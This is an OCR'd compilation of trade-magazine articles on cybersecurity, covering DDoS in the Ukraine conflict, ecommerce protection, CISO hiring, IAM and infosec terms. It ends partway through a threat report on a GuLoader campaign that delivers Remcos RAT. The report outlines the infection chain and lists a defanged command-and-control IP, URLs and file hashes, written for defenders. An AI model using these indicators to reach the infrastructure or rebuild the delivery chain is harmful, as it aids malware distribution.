
Cyberwarfare has always been an aspect of conflict. In Ukraine, DDoS attack numbers exploded after the Russian invasion in February 2022 and DDoS will continue to be an asymmetric weapon in the continuing struggle. In the first part of 2022, attackers attempted to DDoS the Eurovision song contest- a live, televised event, involving 26 countries competing to win the title. The attackers' aim was to bring down the official site of the event and block the voting in an attempt to frustrate the victory of the Ukrainian contestants. And when Elon Musk decided to aid Ukraine by providing Starlink satellite broadband services, DDoS attackers took note attempting to take satellite systems offline and deny Ukraine much-needed internet services.

There is no doubt that in 2023, DDoS will continue to be a key weapon in the conflict to both paralyze key services and drive political propaganda objectives.

About the Author

Ashley Stephenson is the CTO of Corero Networks Security. He leads Corero's global DDoS mitigation solution strategy. As CTO he drives Corero's global strategy, focusing on the company's growth by capitalizing on its market-leading real-time DDoS mitigation offerings and strong blue-chip customer base.

Ashley can be reached online at Ashley.Stephenson@corero.com and at our company website https://www.corero.com/.



How to Protect Your Ecommerce Site from Cybersecurity Threats

By Karl Pulanco, Product Portfolio Manager, Yondu

Modern businesses no longer need a physical store to sell goods and services. All they need now is an eCommerce website to start and scale their operations.

There's a reason why businesses are shifting online. Data shows that over 2 billion people purchased goods or services online in 2020. The following year, online retail sales amounted to $4.9 trillion worldwide, which could grow to $7.4 trillion by 2025.

These numbers show that there is a growing demand for eCommerce. However, as online transactions increase, cybercrime and online fraud become more prevalent, as well. For this reason, many eCommerce businesses use new security tools and invest in the cybersecurity workforce.

Regardless if you're a budding or well-known eCommerce brand, you must ensure your website's cybersecurity to protect your business and give your customers a smooth shopping experience.

This article lists the different information security threats your website might encounter and the steps you can take to prevent them.

Common Ecommerce Security Threats

As cybercriminals become more innovative by the day, businesses may fall vulnerable to many sophisticated security threats.

- **Financial fraud**

Ecommerce sites often fall victim to financial fraud, particularly credit card and fake returns and refunds fraud cases. Credit card fraud occurs when hackers steal credit card data from an existing customer and use the money to make purchases. Cybercriminals sometimes steal consumer data and apply for a credit card themselves.

On the other hand, fake returns and refunds happen when cybercriminals use fake receipts to request a refund or clear unauthorized transactions after making them.

- **Phishing**

Another common eCommerce security threat is phishing, which typically occurs via email, phone, or text. An example is when cybercriminals use fake copies of eCommerce websites to lure customers and steal their sensitive information such as passwords, bank account numbers, and more.

Cybercriminals also often trick customers by offering urgent and too-good-to-be-true deals, attaching suspicious attachments in emails, and sending fake URLs.

- **DDoS attacks**

A distributed denial-of-service (DDoS) attack occurs when cybercriminals flood a website with traffic from untraceable IP addresses, disrupting servers. This causes the website to crash and become unavailable to potential customers.

One way to know if you're experiencing a DDoS attack is if your website's loading slowly or not loading at all. Traffic analytics tools can also help track suspicious amounts of traffic from a single or several IP addresses, traffic from users with a shared behavioral profile, and unusual surges in requests to a single page.

- **Bots**

A recent study showed that bots carried out 57% of all attacks on eCommerce websites in 2021. These bots produce mouse movements and clicks that resemble human behavior, allowing cybercriminals to seamlessly take over accounts, commit fraud, and deny inventory to legitimate customers.

- **E-skimming**

Also referred to as "Magecart," e-skimming happens when cybercriminals use malware to infect a website's checkout page and steal customers' credit card information and personal data. This is the digital version of traditional skimming, where criminals would steal credit card information from cash registers or point-of-sale terminals in stores.

How to Protect Your Ecommerce Website from Cyber Attacks

Your website plays a significant role in the buyer's journey, so you must keep it safe from malicious activities. Below are some cybersecurity practices you can apply to protect your eCommerce website.

- **Use a reputable eCommerce platform**

Businesses now have hundreds of platforms to choose from to host their eCommerce websites, but not all have robust security features. To protect your business and customers, choose a reputable ecommerce platform with encrypted payment gateways, SSL certificates, and solid authentication protocols for sellers and buyers.

Experts recommend checking if an eCommerce platform frequently updates and adds security patches to secure its service in the long run. Having a proactive platform can be one way of ensuring that your website will be less prone to hacking.

- **Adopt additional authentication features.**

Aside from requiring customers to create a strong password for their account, you can also implement additional authentication features to protect their data on your website.

You can do a 2-step verification (2SV) method, where your website automatically sends a one-time pin or code via email, text, or phone call to the user to confirm their identity.

You can also implement 2-factor authentication (2FA), which requires users to acknowledge their login attempts through another device or app. For more robust security, you can implement multi-factor authentication (MFA), which uses more than two factors to verify users.

- **Use HTTPS**

Getting an HTTPS web address can help protect your website, as it uses encryption for security. To acquire this web protocol, you first need a Secure Socket Layer (SSL) certificate or digital document that authenticates a website's identity and enables an encrypted connection.

Not only does HTTPS protect your website from hackers, but it also increases your ranking on search engines like Google. HTTP websites are deemed unsafe, which is why Google boosts more secure websites.

- **Collect necessary customer data**

In compliance with data privacy laws, remember to collect only the data you need to complete transactions. Experts recommend deploying firewalls and conducting audits to check if your data security measures are working and prevent cybercriminals from accessing sensitive customer data.

- **Keep security features updated.**

Think of cybersecurity as a long-time commitment. It isn't enough to install security measures on your website and stick with them for many years. As technologies become smarter, so do cybercriminals.

Remember to stay vigilant and watch out for modern threats and attacks on your eCommerce website. You can also invest in new software and gateways to improve website security.

Keep Your Ecommerce Website Safe and Secure

In today's digital age, businesses face new cybersecurity challenges as they serve customers online. It's not enough to inform customers to protect themselves; companies must take active measures to secure their eCommerce websites and get one step ahead of cybercriminals. A safe, secure eCommerce website can ensure your business runs smoothly, and your customers have a good experience with your brand.

About the Author

Karl Pulanco is the Product Portfolio Manager of Yondu. He's into photography which is not surprising as he is a travel junkie as well. While he enjoys working on product planning and custom software development, he has a soft spot for writing and occasionally contributes articles related to his work.

Karl can be reached online at karl@yondu.com and at our company website https://www.yondu.com/.

Four Trends Shaping Today's CISO and the Search for Security Talent

By James Larkin, Managing Partner, Marlin Hawk

Evolving threats, the need for cyber resilience, and the complexities of things like digital transformation (DX) are not only redefining the priorities of the CISO, they're also impacting how organizations find the right security talent to meet those relative needs. While some organizations have felt compelled to simply find someone that has enough prior expertise to take on the CISO role, this trend is abating as companies shift focus to the importance of long-term, strategic hires.

Marlin Hawk recently tracked and analyzed the profiles of 470 Chief Information Security Officers year-over-year to understand the changing dynamics in this critical leadership position. In our annual *Global Snapshot: The CISO in 2022*, we found that the shift to strategic hiring has manifested in a couple of different ways. First, 84% of the CISOs we spoke to have background experience working across several sectors so the role is becoming multi-disciplinary and industry-agnostic.

Second, an increased focus on technical expertise has CISOs getting more involved with the business—from product design and engineering, to operational resiliency and business risk. Yet, at the same time, the role has moved past pure technical prowess to also embrace 'soft' skills such as leadership, communication, and strategy.

Key findings from our research elaborate on these themes and focus on four areas—changing educational backgrounds, evolving roles, turnover rates, as well as internal promotions and succession planning:

More CISOs have STEM-related degrees.

The combination of these two factors has also impacted what organizations are looking for when it comes to a CISO's education and background. For the first time, more CISOs have degrees in STEM-related subjects than ever before—up 15% year-over-year. And while the majority of CISOs have traditionally held degrees in business administration or management, this has dropped 10% from last year. This shows us that organizations are looking for a different kind of CISO—one where the depth and breadth of their experiences and education will provide the necessary foundation for flexibility and creative problem solving across the entire business.

CISOs with 'soft skills' are becoming more desirable.

The CIO used to be the gateway to the 'outside' but now the CISO needs to be an adept communicator to the board, and the broader business, on all aspects of their role. The expectations of today's CISOs are far outstripping those of only a few years ago, both in technical depth, breadth and broader executive responsibilities. However, the CISOs who thrive in these 'softer' skills of communication, leadership, and strategy will set the standards of the industry, and progress into the board directors of tomorrow.

CISO turnover rates remain high despite slight decline.

When it comes to CISO tenure, there was a slight drop in turnover (-8% year-over-year) but these rates still remain high for several reasons including a lack of internal support or even a lack of organizational commitment to effective cybersecurity change. Another factor leading to high turnover is poor hiring decisions that are a result of a lack of scrutiny and due diligence in the recruiting process. While the immediate need may outweigh a more thorough vetting, fast tracking a CISO hire can have adverse effects if there are other, more suitable candidates out there.

More CISOs are being promoted from within

As the importance of information security has grown, boards of directors, regulators, and shareholders have demanded greater controls, better risk management as well as more people and departments focusing on defending a company and its assets. Fortunately, this has had the positive side effect of creating more internal succession for the CISO position—we found that 62% of global CISOs were hired from another company, indicating a slight increase in the number of CISOs hired internally (38% compared to 36% in 2021).

Now candidates are being internally promoted to the role of CISO from IT Risk, Operational Risk Management, IT Audit, Technology Risk & Controls, among others. Not only does this give regulators more comfort that there are multiple sets of eyes on this at the leadership level, but it has also vastly increased the size of the succession talent pool and is helping to future proof the information security industry as a whole.

The value of automation and other technologies

As the cost of running an IT security program increases and the attack surface expands, organizations have no choice but to invest in automation technologies. The CISOs of the future will be able to understand how automation can have multiple applications, therefore, spreading cost, increasing utilization and diffusing learnings across the business. They will also make sure everyone in their organization is an information security manager through changing the culture of the firm.

In the meantime, every CISO will continue to struggle with the technology they inherit. Every company has outdated platforms, unsupported systems, unpatched devices; these are typically the doorway for a threat actor. The environment is constantly in a state of flux and even with the greatest compliance and cybersecurity programmes in place, no CISO can guarantee their organization won't experience a breach.

The CISO must constantly educate and create awareness among executives and board members—and the broader business—that it's impossible to prevent a breach; it's how you recover from it that counts.

About the Author

James A. Larkin is a Managing Partner at Marlin Hawk where he leads the Financial Service, Insurance, Fintech and Healthcare Practices. James works with companies across North America, Latin America, and EMEA, including global banks, consumer financial institutions, asset managers, insurers, fintechs, medtechs, and healthcare payers and providers. James operates across all functions of the business, but has a 10 year history helping hire and advise CISOs, CSOs and Chief Trust Officers for global corporations and Private-Equity backed start ups. James also manages the research teams behind Marlin Hawk's strategic intelligence and organizational analysis capabilities across the Americas. Prior to relocating to New York in 2014, James led the retail financial services team in the UK and across Europe. James holds a Joint Honours MA degree from Oxford University in Psychology, Philosophy & Physiology. He is a member of the British Psychology Society (MBPsS) and a trained HOGAN and Top Grading Assessor. Connect with him on LinkedIn.

IAM Drives Long-Term Business Objectives

By Almir Menezes, CEO, Qriar

The last couple of years (2020-2022) have proven to be the golden age for cyber criminals who have found fertile ground in remote work and cloud computing trends. Identity and access have become focal points for attacks, with 61 percent of those breaches involving credentials, whether stolen via social engineering or hacked using brute force. With that, comprehensive identity and access management (IAM) must be the nucleus of a strong cybersecurity tech stack for any organization trying to defend itself against attacks.

If you're the CISO for a medium or large enterprise and seeking to bolster IAM processes and technology, It´s advisable to envision a long-term approach, positioning IAM also as a business enabler, rather than a set-it-and-forget-it defensive measure.

In 2022, a Zero-Trust (never trust, always verify) mindset should already be part of an enterprise's DNA; in 2023 it's time to evolve the way security is perceived by the business, from a "necessary evil" to a

business-aligned, profit-center perspective, bringing IAM to connect people and devices to data and information in a practical and secure way.

The essential component of protecting the enterprise against cyber risks.

In a time when cyber criminals are feasting on poor password management, human error, and remote work's broader attack surfaces, sound IAM is the best way to reduce fraud and breach losses -- the average cost of a data breach is $4.24 million. Companies should immediately appraise the quality of their IAM posture since it acts as the fulcrum of a comprehensive cybersecurity program. Inadequate IAM architecture and policies can expose an organization to risks of data loss, fraud, non-compliance, brand reputation, and business risks. Deficient IAM can lead to incurring obvious costs from ransom payments and data breaches' lost business costs to privacy non-compliance penalties, increased cybersecurity insurances costs, and productivity losses. A closer examination of the consequences of poor IAM will reveal gaps that hamstring a company's future: time-to-market costs and innovation costs.

IAM as a profit center not a cost of doing business.

Having a business-aligned IAM approach translates to abandoning the view that cybersecurity is a cost center. A more fruitful long-term orientation applies security and IAM as a profit center that drives ROI. Many organizations need help establishing proactive programs to allow their IAM ecosystems to reach the correct maturity. If not driven and executed correctly, IAM programs fail even before starting. Probably the most significant cause of failures in companies' IAM Programs is the implementation of an IAM project as opposed to a fully realized program. IAM is a marathon, not a sprint. Yet, you still can —and must — achieve quick wins during the journey. Most failed IAM initiatives can be attributed to inflated, unrealistic expectations in the very first stages and a shortage of investments in the subsequent steps, because of frustration during the previous ones, frustration a result of poor planning.

IAM is a combination of people, process, and technology.

Like most cybersecurity programs, leveraging IAM as a profit center requires the right technology, training/awareness, and holistic strategy planning of implementation. To reduce security silos on homegrown applications and increase effectiveness on identity-related processes (from hire to retire for the workforce, from first contact to retention for consumers), the contribution from leaders across the enterprise is essential to identify needs, gaps, and especially impacts, both positive and negative, to the business. Legal helps identify privacy and regulation mandates; Development increases focus on business-related development rather than reinventing the wheel or increasing risks during the development lifecycle; Marketing helps security awareness and identify opportunities to optimize the user and consumer journeys; and Human Resources helps improve the quality of systems of employee and contractor records. The best-of-breed IAM product is rendered futile with improper implementation, lack of awareness and training programs, or a shortage of skills and talent (either internal or external) to sustain the implemented solutions in the long run. Organizations who implement and forget will fail to achieve significant IAM maturity, will continue to struggle to reduce identity and access-related risks, and see those results will cascade to the bottom line.

Robust IAM is the foundation of stellar CX

IAM, as a profit center will reduce customer churn and increase retention by providing an excellent digital channel experience. Customer experience (CX) is a buzzword across sectors like banking, retail/ecommerce, insurance, and financial services for a reason. While enterprises do all kinds of shiny technological backflips to upgrade their CX to align with consumer expectations, they sometimes neglect the most fundamental first layer of CX: keeping customers data and identity secure and enabling seamless, frictionless (i.e., no need for a password, etc.), and fast access online. Likewise, internal customers who do not have good user experiences accessing systems are not only frustrated but lose productivity. A new employee in companies with immature IAM is not fully productive for days or even weeks because they don´t receive their credentials or access rights to IT systems upon induction or during organizational changes. If users don´t receive their credentials and privileges on time, and there´s a lengthy, manual, complicated process to request them, then they will likely achieve access to systems in unofficial, improper ways; not because they are underhanded but because they want to be productive.

Identity must work for innovative businesses to scale.

Keeping the costs of innovating low is fundamental to a high-growth tech company. For example, raising series D funding will enable the ongoing product iteration, hiring a new round of talent, and opening greater customer acquisition capabilities. If a company's identity systems don't work well when it's time to upgrade its own technology, to integrate new 3rd party digital platforms into its tech stack, or if it doesn't enable the seamless addition of new employees, then IAM is hindering a businesses' ability to scale and innovate. Roadblocks plus friction equal lost time and money. A good IAM program will fulfill innovation to the extent of enabling more attainable access to sources of data without jeopardizing security. When implementing or mediating IAM programs, company leadership must ensure the technology, people, and processes in place are ready-built for innovation and growth. The provision of identity services must become embedded in the organization's operating model and practices, such as Agile, DevOps, and innovation at scale – enabling IAM to be delivered as a service to the business.

IAM is the silent, invisible driver of business objectives.

Enterprises large and small should by now be viewing cybersecurity as an integral part of their digital transformations. The most salient benefit of a well-implemented and conceived IAM Program is that its processes and technologies become "silent," in a good way. When people (or even things) get proper access to systems, applications, and data at the moment they need it, and according to their company's business needs, IAM accomplishes its mission to work in a transparent, frictionless way. And when any abuse or misuse happens, those actions are promptly audited and managed, contributing to a risk-reduction strategy. A 2022 survey revealed that 97% of respondents will be investing in identity-focused security outcomes. If they invest in IAM as a combination of people, process, and technology, they can future-proof for innovation and growth and drive ROI through operational efficiencies, excellent CX, and guarantee security for business initiatives.

About the Author

Almir is the Founder and CEO of Qriar, a security consultancy firm that helps enterprises turn cybersecurity into a competitive advantage. More than a provider of advanced security solutions, Qriar is a partner that doesn't disappear after design and implementation, instead offering itself as an ongoing trusted advisor and manager for long-term integration. Qriar helps enterprises make security a driver of greater business outcomes, setting themselves apart from competitors with stricter compliance, stronger communication, enhanced credibility, and better positioning for innovation.

Qriar: https://qriar.com/en/

Almir's LinkedIn: https://www.linkedin.com/in/almir-menezes/

Difference Between Information Security and Cyber Security

Information security and cyber security have many aspects that overlap—they are both concerned with the safety of a company's data.

By Ben Hartwig, Web Operations Executive, InfoTracer

Cyber security is a premise well-known by most internet users today. It refers to more than the firewalls separating malicious viruses from your computer; it also refers to preserving intimate knowledge in cyber space.

In comparison, there is also information security. This security refers to protecting all your information, regardless of whether it is in cyber space—for example, intangible elements like key personnel positions or prototypes.

Information security and cyber security operate differently, yet equally important, manners. The confidentiality, integrity, and preservation of information are controlled via these security measures—which means they overlap. Read on to learn more about each and see examples of their specialized domains.

What Exactly is Information Security?

Information security applies to all data security, not only those in cyberspace. Data security concerns any aspect of a business that should be confidential.

These concerns include models, floor plans, partnerships, and employee information. Information security is meant to fulfill the needs of a business's confidentiality, integrity, and availability, blocking unauthorized access, protectively storing data, and providing emergency accessibility to authorized personnel. Information security professionals are trained to prioritize resources above and before removing threats.

Examples of Information Security

Information security can take many forms; examples of its procedures span more than unauthorized access, disruption, and confidential materials. Information security protects all data, regardless of analog or digital threats:

- Poor end-point user security may cause security focused on **password policy** and follow-up **staff awareness training.**
- They may create **impact assessments** detailing the current security climate for the company and across the industry.
- They may also create **key cards for physical locations** and install **locks for vaults containing confidential information.**
- **Emergency plans** are also the work of information security in the form of operational procedures and proactive assessments.
- **Network intrusion detection systems** are one crucial element they share with cyber security; the difference is that information security is concerned with physical intrusion and injection viruses.

What is Cyber Security?

Cyber security, in contrast, is concerned only with protecting electronic data, networks, systems, and threats. Cyber security threats include malware intrusion and technical vulnerabilities that cause exploits and lots of damage.

Cyber security experts mainly focus on defending computers, servers, devices, networks, and data from cyber criminals. The physical storage of data is also essential because those experts must account for more evidence. They are tasked with operational security and disaster recovery if an attack happens.

Examples of Cyber Security

Cyber security relies on more advanced tools than an "industry standard." As more data becomes digital, cyber security is a necessity to keep it protected. Cyber security identifies and secures critical data, assesses its exposure risk, and implements tools for protection:

- They may implement **anti-malware software** or other defenses against malicious online accounts. These can help stop viruses, API injections, and phishing attempts.
- They should create **a secure code review** and apply an **active password policy.** Code review examines an application's source code for flaws or exploits. At the same time, an active password policy involves employee password management.
- They also oversee **employee device behavior** and **multi-factor authentication on those devices.** Multi-factor authentication is the biggest factor in many user-end data failures; more bluntly, not having it is costly.
- Cyber security experts also oversee company-wide **VPNs**. VPNs are necessary security features that disrupt the real-world knowledge a hacker can access.
- They are also in control of **response** and **recovery**. The response includes running inquiries with investigative elements (like IP spoofing), while recovery includes company reaction publicly and internally.

Where do Cyber Security and Information Security Overlap?

Hiring one person to fulfill both roles can be risky. While there are many overlaps in both areas, there are undeniable differences.

Their overlapping elements involve defining what data is critical to our business and protecting that data. They outfit their data with security elements to defend confidential and vital information. They also share network and internet concerns.

One of these concerns is people going online on the deep web on company time. Although this is an issue that needs to be dealt with, employers must be illuminated about the misconception of deep web vs dark web, the differences, and how conducting a deep web search can be advantageous, but still carries some cyber security weight.

Difference Between Information Security and Cyber Security

The main difference between these securities is their physical obligations. Information security must consider physical threats and risks to the company; cyber security must protect or correctly dispose of all physical data.

This is a nuanced difference, and only some companies require both experts. Companies often hire for one role, and one person handles both responsibilities.


Understand Their Limits to Create a Low-Risk Target

Information security and cyber security have many aspects that overlap—they are both concerned with the safety of a company's data.

Despite similarities, they shouldn't be confused about the same thing. Understanding their differences will allow you to create a safer, lower-risk target for any organization.

About the Author

Ben Hartwig, Web Operations Executive at InfoTracer.com. I take a wide view from the whole system, and author guides on entire security posture, both physical and cyber. I can be reached online at b.hartwig@infotracer.com, and at our company website https://infotracer.com.



GuLoader Deploying Remcos RAT

By Dilpreet Singh Bajwa, Consultant, Cyfirma

Executive Summary

Research team at CYFIRMA recently discovered a malicious PDF file being distributed through email. The PDF file redirects the user to a cloud-based platform, where they are prompted to download a ZIP file. Inside the ZIP file is a shortcut link, which when executed, uses PowerShell to download a heavily obfuscated VBS script known as GuLoader. This script then injects malicious code into the legitimate Internet Explorer file; "ieinstal.exe" and establishes a connection to a Command and Control server. CYFIRMA research team constantly monitors such types of campaigns, malware, and activities.

GuLoader is an advanced malware downloader that uses a polymorphic shellcode loader to evade detection from traditional security solutions. The shellcode itself is encrypted and later heavily obfuscated, making static analysis difficult. The majority of malware downloaded by GuLoader are commodity malware, like AgentTesla, FormBook and NanoCore, being the prominent. This time it is deploying Remcos RAT on the victim machine. Remcos RAT has been operating since 2016. This RAT was originally promoted as genuine software for remote control of Microsoft Windows from XP onwards by a German security firm. Although the security firm claims that the program is only available to those who intend to use it for legal purposes, in reality, Remcos RAT is now widely used in multiple malicious campaigns by threat actors.

ETLM Attribution

CYFIRMA research team identified the email campaign to deliver GuLoader and Remcos RAT to victim machine. The campaign is believed to be active since the end of November 2022. The threat actor using Linux/Ubuntu Server at IP "194[.]180[.]48[.]211", deploy malicious obfuscated and encrypted scripts there. The pdf file is sent as an attachment in the email to victim, which redirects the user to cloud based mega drive to download zip file, which contains a shortcut (LNK) file. On execution, the shortcut link runs powershell to download highly obfuscated VBS script from the server; identified as GuLoader, which inject the malicious code into legitimate browser Internet Explorer file "ieinstal.exe" to connect with C2 server.


We have identified following URLs associated with malicious IP "194[.]180[.]48[.]211":

http[:]//194[.]180[.]48[.]211/lmp/


http[:]/194[.]180[.]48[.]211/tvic/

http[:]/194[.]180[.]48[.]211/Axel/

Our research team identified the URL; "http[:]//194[.]180[.]48[.]211/lmp/" first, while analyzing malicious the pdf (FA29A3514315DAA300A2F51EFFED36B7), delivered through email to victim. As shown below, the malicious URL; "http[:]//194[.]180[.]48[.]211/lmp", refers to two files. One is the .vbs file "skivesvamps.vbs" (7B458417E456EDFB8816B9F063DD7F4A), which gets downloaded to the victim machine on execution of shortcut (LNK) file (Purchase Order.pdf) and second file named; "DrWSIClDcaj128.psm" subsequently gets downloaded later.




The files at "http[:]//194[.]180[.]48[.]211/lmp/" are currently not available as shown below, but they were available until 17 January 2023.




We have identified two more folders with name “tvic” and “Axel” at URL http[:]/194[.]180[.]48[.]211/tvic/ and http[:]/194[.]180[.]48[.]211/Axel/ respectively.

